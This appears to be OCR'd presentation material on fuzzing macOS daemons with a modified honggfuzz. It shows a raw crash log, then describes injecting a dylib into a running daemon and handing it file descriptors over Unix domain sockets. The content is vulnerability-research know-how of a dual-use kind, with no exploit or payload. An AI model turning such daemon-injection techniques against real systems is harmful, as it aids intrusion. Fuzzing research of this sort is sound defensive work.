[2019-11-27T21:39:48+0900][W][19383] arch_checkWait():382 Persistent mode: PID 19386 exited with status: S
Launching verifier for HASH: 14904bf1d (iteration: 1 out of 5)
Persistent mode: Launched new persistent pid=19387
[2019-11-27T21:39:48+0900][E][19383] fuzz_runVerifier():284 Verifier stack mismatch: (original) 14904bf1d
Size:746 (i,b,hw,ed,ip,cmp): 0/0/0/0/1/0, Tot:0/0/0/0/1743/0
Size:220 (i,b,hw,ed,ip,cmp): 0/0/0/0/5/0, Tot:0/0/0/0/1748/0
Size:373 (i,b,hw,ed,ip,cmp): 0/0/0/0/1/0, Tot:0/0/0/0/1749/0
Size:7165 (i,b,hw,ed,ip,cmp): 0/0/0/0/1/0, Tot:0/0/0/0/1750/0
Size:129 (i,b,hw,ed,ip,cmp): 0/0/0/0/1/0, Tot:0/0/0/0/1751/0
Crash: saved as 'out/SIGILL.EXC_BAD_INSTRUCTION.PC.00000001172853b3.STACK.00000001caef8666.ADDR.0000000000
[2019-11-27T21:39:48+0900][W][19383] arch_checkWait():382 Persistent mode: PID 19387 exited with status: S
Launching verifier for HASH: 1caef8666 (iteration: 1 out of 5)
Persistent mode: Launched new persistent pid=19389
[2019-11-27T21:39:48+0900][E][19383] fuzz_runVerifier():284 Verifier stack mismatch: (original) 1caef8666
Crash: saved as 'out/SIGSEGV.EXC_BAD_ACCESS.PC.0000000115e67638.STACK.00000000927125cc.ADDR.00006509766f6d
[2019-11-27T21:39:49+0900][W][19383] arch_checkWait():382 Persistent mode: PID 19389 exited with status: S
Launching verifier for HASH: 927125cc (iteration: 1 out of 5)
Persistent mode: Launched new persistent pid=19390
[2019-11-27T21:39:49+0900][E][19383] fuzz_runVerifier():284 Verifier stack mismatch: (original) 927125cc !
Size:848 (i,b,hw,ed,ip,cmp): 0/0/0/0/1/0, Tot:0/0/0/0/1752/0
Size:751 (i,b,hw,ed,ip,cmp): 0/0/0/0/2/0, Tot:0/0/0/0/1754/0
Size:3886 (i,b,hw,ed,ip,cmp): 0/0/0/0/2/0, Tot:0/0/0/0/1756/0
Size:39 (i,b,hw,ed,ip,cmp): 0/0/0/0/2/0, Tot:0/0/0/0/1758/0
Crash: saved as 'out/SIGSEGV.EXC_BAD_ACCESS.PC.000000010e23419f.STACK.000000014904bf1d.ADDR.00000000000000
[2019-11-27T21:39:50+0900][W][19383] arch_checkWait():382 Persistent mode: PID 19390 exited with status: S
Launching verifier for HASH: 14904bf1d (iteration: 1 out of 5)
Persistent mode: Launched new persistent pid=19391
```


What about daemon functions?

- If it is a self-contained pure parsing function, then previous method can be applied
- If the function relies on the daemon actually running as a normal service, then need to use a different method (can't fork a live daemon)
- Alternative : in-memory fuzzing
- in-memory fuzzing with honggfuzz's coverage guided fuzzing…?

Fuzzer design


(Lightly upgraded Honggfuzz)

Honggfuzz **injects dylib into the Daemon**.
The dylib(client) executes all of the client-side code in it's constructor.
The dylib is a modified version of "libhfuzz" that includes all of the client-side honggfuzz code




Honggfuzz passes all file descriptors to the dylib thread via **Unix domain sockets**. This includes :


- Persistent mode state machine file descriptor
- Mutated file content file descriptor
- Feedback bitmap shared memory file descriptor
- Log file file descriptor




Client dup2()'s all file descriptors to hardcoded values that the honggfuzz client code expects
Client sends ACK to honggfuzz



